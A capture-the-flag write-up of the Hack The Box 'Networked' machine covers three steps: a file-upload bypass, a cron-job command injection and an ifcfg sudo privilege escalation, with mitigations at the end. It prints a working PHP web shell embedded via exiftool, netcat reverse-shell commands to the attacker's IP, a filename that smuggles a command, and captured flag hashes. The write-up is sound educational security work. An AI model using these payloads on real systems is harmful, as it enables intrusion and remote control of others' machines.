

NETWORKED

Report by Chris H.

Date of Completion: 10-10-19



Note: This report details a penetration test conducted on a virtual system hosted on <https://www.hackthebox.eu/>. This system was a lab designed to practice penetration testing techniques, and is not a real-world system with PII, production data, etc.

Target Information

Name	Networked
IP Address	10.10.10.146
Operating System	Linux

Tools Used

- Operating system: Kali Linux – A Linux distribution designed for penetration testing
- OpenVPN – An open-source program used for creating a VPN connection to hackthebox.eu servers, which allows for connection to the target.
- Nmap – A network scanner used to scan networks and systems. Discovers hosts, services, OS detection, etc.
- OWASP Dirbuster – A tool that brute forces directories of a webpage and discovers pages and files.
- BurpSuite – A tool for testing web security which comes with many functions, including the ability to proxy and spider targets
- ExifTool – A program used for reading, writing, and manipulating audio/video data

Executive Summary

Networked is a virtual system hosted on <https://www.hackthebox.eu/>. I conducted this penetration test with the goal of determining the attack surface, identifying the vulnerabilities and attack vectors, exploiting the vulnerabilities, and gaining root access to the system. All activities were conducted in a manner simulating a malicious threat actor attempting to gain access to the system.

The goal of the attack was to retrieve two files:

- 1) user.txt – A file on the desktop (Windows) or in the /home directory

(Linux) of the unprivileged user. Contents of the file are a hash that is submitted for validation on hackthebox. Successful retrieval of this file is proof of partial access/control of the target.

2) root.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the root/Administrator account. This file contains a different hash which is submitted for validation on hackthebox. Successful retrieval of this file is proof of full access/control of the target.

Summary of Results

Networked was a relatively easy machine who's exploitation relied on input handling vulnerabilities in code.

Exploitation starts with finding a an open port 80, which shows a simple page with some text. Checking the source shows comments about an upload and gallery page. Using Dirbuster, the pages are found (/upload.php, and photos.php). Navigating to /upload allows the attacker to submit an image to be added to gallery.php. By changing the extension to photo.php.png, web-shell code can be injected. Then, by viewing the image, code is executed, and the attacker can spawn a reverse shell as a very low privilege user: Apache.

To capture the user.txt flag, the attacker must escalate to another account named guly. This is done by observing a cron job which runs every 3 minutes as guly, which performs an `rm -f` command on files in the /uploads directory. By creating a file starting with ";", then followed by a reverse shell command, the program (which runs as guly) executes a connect to the attacker machine. This allows user.txt to be captured.

For privilege escalation, using `sudo -l` shows that guly can run a script, `changenam.sh`, as root. This script takes input for a ifcfg file, and by entering "`<BLANK SPACE>bash`", opens a root shell.

Attack Narrative

Beginning on Networked, `nmap -A 10.10.10.146` is used to scan for services, OS, etc. on the system. Results show only SSH (22) and HTTP (80) are open.





Figure 1

Navigating to `http://10.10.10.146` shows some random text (Figure 1).



```

1 <html>
2 <body>
3 Hello mate, we're building the new FaceMash!</br>
4 Help by funding us and be the new Tyler&Cameron!</br>
5 Join us at the pool party this Sat to get a glimpse
6 <!-- upload and gallery not yet linked -->
7 </body>
8 </html>

```

Figure 2

However, checking the source of the page reveals that there are comments mentioning upload and gallery directories not yet being linked (Figure 2).




Figure 3

Using dirbuster reveals a page named upload.php, as well as another page named photos.php (Figure 3). These two pages were the ones references in the source of the home page.




Figure 4

The /upload.php page is a simple page which takes a file and uploads it to the system (Figure 4). However, trying to upload files of various types (.txt, .jpg, .ods, .png, .py, .php, .html) shows that the page only accepts image formats. This is expected since photos.php is related to the page.




Figure 5

To further test the upload functionality, Burpsuite is used to intercept the upload (Figure 5) and view the contents of the request. A picture of a dog (jpg format) is downloaded to act as a test file.

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane shows a POST request to /upload.php. The 'Content-Disposition' header is highlighted with a green arrow pointing to 'name="myFile"; filename="dog.php.jpg"', and a red arrow points to the magic bytes 'FFD8FFE0' in the body. A blue arrow points to the hex representation of the magic bytes. The 'Response' pane shows an HTML response with the text 'file uploaded, refresh gallery', indicated by an orange arrow.

Figure 6

Then, the request is sent to the repeater (Figure 6), which allows for trial-and-error testing on the request. There are three "variables" which are tested on the image upload: the image name (Figure 6, red arrow), MIME type (Figure 6, green arrow), and magic bytes (Figure 6, blue arrow).

Through changing and testing each property, it is determined that the image upload is accepted only if

- 1) magic bytes remain intact, and
- 2) the file name ends with ".jpg" (or any other image format).

The MIME type does not matter, as seen by it being changed to "text/plain", but still being accepted in the "Response" pane.

When the request is sent, if the magic bytes are changed, then an image upload error is returned, but if both of the above conditions are met, then the page returns "file uploaded, refresh gallery" (Figure 6, orange arrow).

```

root@kali:~# exiftool -DocumentName="<h1 style='color:#942626\;'>Chris's Shell #_</h1><h2>Command Result:<br />-----</h2><?php if(isset(\$_REQUEST['cmd']))){echo '<pre style='font-size:9pt\;color:#08ed00\;background-color:black\;'>';\$_cmd = (\$_REQUEST['cmd']);system(\$_cmd);echo '</pre>';} __halt_compiler();?>" dog.jpg
1 image files updated
root@kali:~# █

```

Figure 7

Given what is found through Burp testing, ExifTool is used to insert PHP web-shell code into the dog image. `exiftool -DocumentName="<h1 style='color:#942626\;'>Chris's Shell #_</h1><h2>Command Result:
-----</h2><?php if(isset(\$_REQUEST['cmd']))){echo '<pre style='font-size:9pt\;color:#08ed00\;background-color:black\;'>';\$_cmd = (\$_REQUEST['cmd']);system(\$_cmd);echo '</pre>';} __halt_compiler();?>" dog.jpg` is used to embed the malicious code into the picture (Figure 7), then the picture is renamed `dog.php.jpg` before being uploaded.




Figure 8

Now, the `dog.php.jpg` image is uploaded to the site, and the file is placed on the system (Figure 8). For demonstration, the original image was uploaded (Figure 8, red arrow), alongside the modified image (Figure 8, green arrow).




Figure 9

Right clicking the dog.php.jpg image and selecting “view image” opens the shell (Figure 9). Now, the shell is used by adding “?cmd= ” to the end of the url, followed by any linux command. `whoami` and `uname -a` shows that the user is apache and the machine information.




Figure 10

While this shell is usable, it is much more convenient to spawn a CLI shell rather than entering commands into a url. By using `nc -lvp 12345` on the attacker machine, then using `nc -e /bin/bash 10.10.13.91 12345` in the web-shell causes a shell to spawn on the attacker machine (Figure 10).

Using `whoami` shows that the user is apache, which does not have read permissions on the user.txt file, which is located in /home/guly. This means that

privilege escalation is required for user.txt. Looking at /home/guly shows two files of interest: check_attack.php, and crontab.guly (Figure 10, red arrow).

```
bash-4.2$ cat crontab.guly
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
bash-4.2$
```

Figure 11

Using `cat crontab.guly` shows that check_attack.php will execute as guly every 3 minutes (Figure 11). This immediately points to exploiting check_attack.php in some way in order to gain access as guly.

```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg = '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
    $msg="";
    if ($value == 'index.html') {
        continue;
    }

    list ($name,$ext) = getnameCheck($value);
    $check = check_ip($name,$value);

    if (!($check[0])) {
        echo "attack!\n";
        file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

        exec("rm -f $logpath");
        exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
        echo "rm -f $path$value\n";
        mail($to, $msg, $msg, $headers, "-F$value");
    }
}
```

Figure 12

As seen in Figure 12, the content of check_attack.php will scan through the items in the /uploads directory, and will execute an `rm -f` command on any file that is an “attack” (Figure 12, highlighted). This, however, is the key to gaining a

shell as guly. The PHP script never checks for certain characters, so inserting a ";" into the command will stop the `rm -f`, then interpret the following as a separate instruction. Since the `crontab.guly` runs the PHP file as guly, a reverse shell will spawn as guly given the proper input.

```
bash-4.2$ touch "; nc 10.10.13.91 54321 -c bash"
touch "; nc 10.10.13.91 54321 -c bash"
bash-4.2$ ls -alh
ls -alh
total 36K
drwxrwxrwx. 2 root root 224 Oct 12 16:57 .
drwxr-xr-x. 4 root root 103 Jul 9 13:30 ..
-rw-r--r-- 1 apache apache 0 Oct 12 16:56 10_10_13_91.php.jpg
-rw-r--r-- 1 apache apache 6.1K Oct 12 16:57 10_10_14_65.php.jpeg
-rw-r--r-- 1 apache apache 7.7K Oct 12 16:56 10_10_16_20.png
-rw-r--r-- 1 root root 3.9K Oct 30 2018 127_0_0_1.png
-rw-r--r-- 1 root root 3.9K Oct 30 2018 127_0_0_2.png
-rw-r--r-- 1 root root 3.9K Oct 30 2018 127_0_0_3.png
-rw-r--r-- 1 root root 3.9K Oct 30 2018 127_0_0_4.png
-rw-r--r-- 1 apache apache 0 Oct 12 16:57 ; nc 10.10.13.91 54321 -c bash
-r--r--r-- 1 root root 2 Oct 30 2018 index.html
```

Figure 13

To exploit this vulnerability, the command `touch "; nc 10.10.13.91 54321 -c bash"` is used in the `/var/www/html/uploads/` directory to create a file that starts with a ";" . This should stop `rm -f` from doing anything, then cause the system (which user is now guly) to netcat to the attacker.

```
2: root@kali: ~ ▾
root@kali:~# nc -lvp 54321
listening on [any] 54321 ...
10.10.10.146: inverse host lookup failed: Unknown host
connect to [10.10.13.91] from (UNKNOWN) [10.10.10.146] 50134
python -c 'import pty; pty.spawn("/bin/bash")'
[guly@networked ~]$ whoami
whoami
guly
[guly@networked ~]$ cat /home/guly/user.txt
cat /home/guly/user.txt
526cfc2305f17faaacecf212c57d71c5
[guly@networked ~]$
```

Figure 14

After 3 minutes (crontab time), a connection is made between the systems and a shell is spawned as guly. The `user.txt` file is now read (Figure 14).

```
[guly@networked ~]$ sudo -l
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$
```

Figure 15

To begin escalation to root, `sudo -l` is used to see which commands guly can act as root. Its output shows that `/usr/local/sbin/changename.sh` can be invoked with `sudo` without supplying a password (Figure 15).

```
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EOF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EOF

regexp="^[a-zA-Z0-9_\-/]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
    echo "interface $var:"
    read x
    while [[ ! $x =~ $regexp ]]; do
        echo "wrong input, try again"
        echo "interface $var:"
        read x
    done
    echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

Figure 16

Using `cat /usr/local/sbin/changename.sh` shows the content of Figure 16. Of note is the allowed characters and symbols. While this does not appear to be particularly vulnerable, performing an online search for `"/etc/sysconfig/network-scripts/ifcfg"` turns up this page: <https://seclists.org/fulldisclosure/2019/Apr/24>. The report, submitted by Victor Angelier, talks about Redhat and CentOS systems being vulnerable to root compromise when a user can write to an `ifcfg-XXXX` file (exactly what the `changename.sh` script is doing). Angelier then explains that

entering a " " (blank space) in the NAME attribute of the ifcfg file will cause the machine to interpret anything after the space.

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
\ bash
\ bash
interface PROXY_METHOD:
\bash
\bash
interface BROWSER_ONLY:
\ bash
\ bash
interface BOOTPROTO:
\bash
\bash
[root@networked network-scripts]# cat /root/root.txt
cat /root/root.txt
0a8ecda83f1d81251099e8ac3d0dcb82
[root@networked network-scripts]#
```

Figure 17

So, entering " bash" should cause a root bash session to open. However, testing this did not work, so doing some manual fuzzing (Figure 17) and adding "\" before " bash" ends up working. This activates after the script finishes, and root.txt is retrieved from the /root/ directory. Root access is attained and Networked is fully compromised.

Vulnerability Detail and Mitigation

Vulnerability	Risk	Mitigation
Weak upload file sanitization/checking on upload.php	High	This is a classic vulnerability in code, where an attacker is able to place an incorrect file type when a page expects another. Since the upload was tricked by inserting PHP code into the contents of the file, as well as ignoring the MIME type, it is recommended that 1) The upload functionality does not allow more than 1 "." in the file name, to prevent a ".php.jpg" file from passing through. 2) The MIME type is checked 3) The magic bytes are checked. Performing as many checks as possible will reduce the number of ways that a malicious upload can trick the uploader.
“;” character allows check_attack.php script to execute arbitrary code	High	Since the check_attack.php program used an rm -f command to remove files that it identified as attacks, it also allowed command execution due to its interpretation of the filenames. Programs should always contain logic to cancel out potential risky escape characters such as “\”, “;”, etc.
changename.sh sudo capabilities	High	Allowing any user besides root to modify ifcfg files is dangerous enough, and the disclosed “\ bash” vulnerability in the ifcfg file (leading to root) makes this twice as risky. It is recommended that guly’s sudo right is revoked, and write access to ifcfg files, as well as the changename.sh script, is limited strictly to root.

Appendix 1: Full Nmap Results

Nmap scan report for 10.10.10.146

Host is up (0.18s latency).

Not shown: 997 filtered ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4 (protocol 2.0)

| ssh-hostkey:

| 2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)

| 256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)

|_ 256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)

80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16

|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 33.87 seconds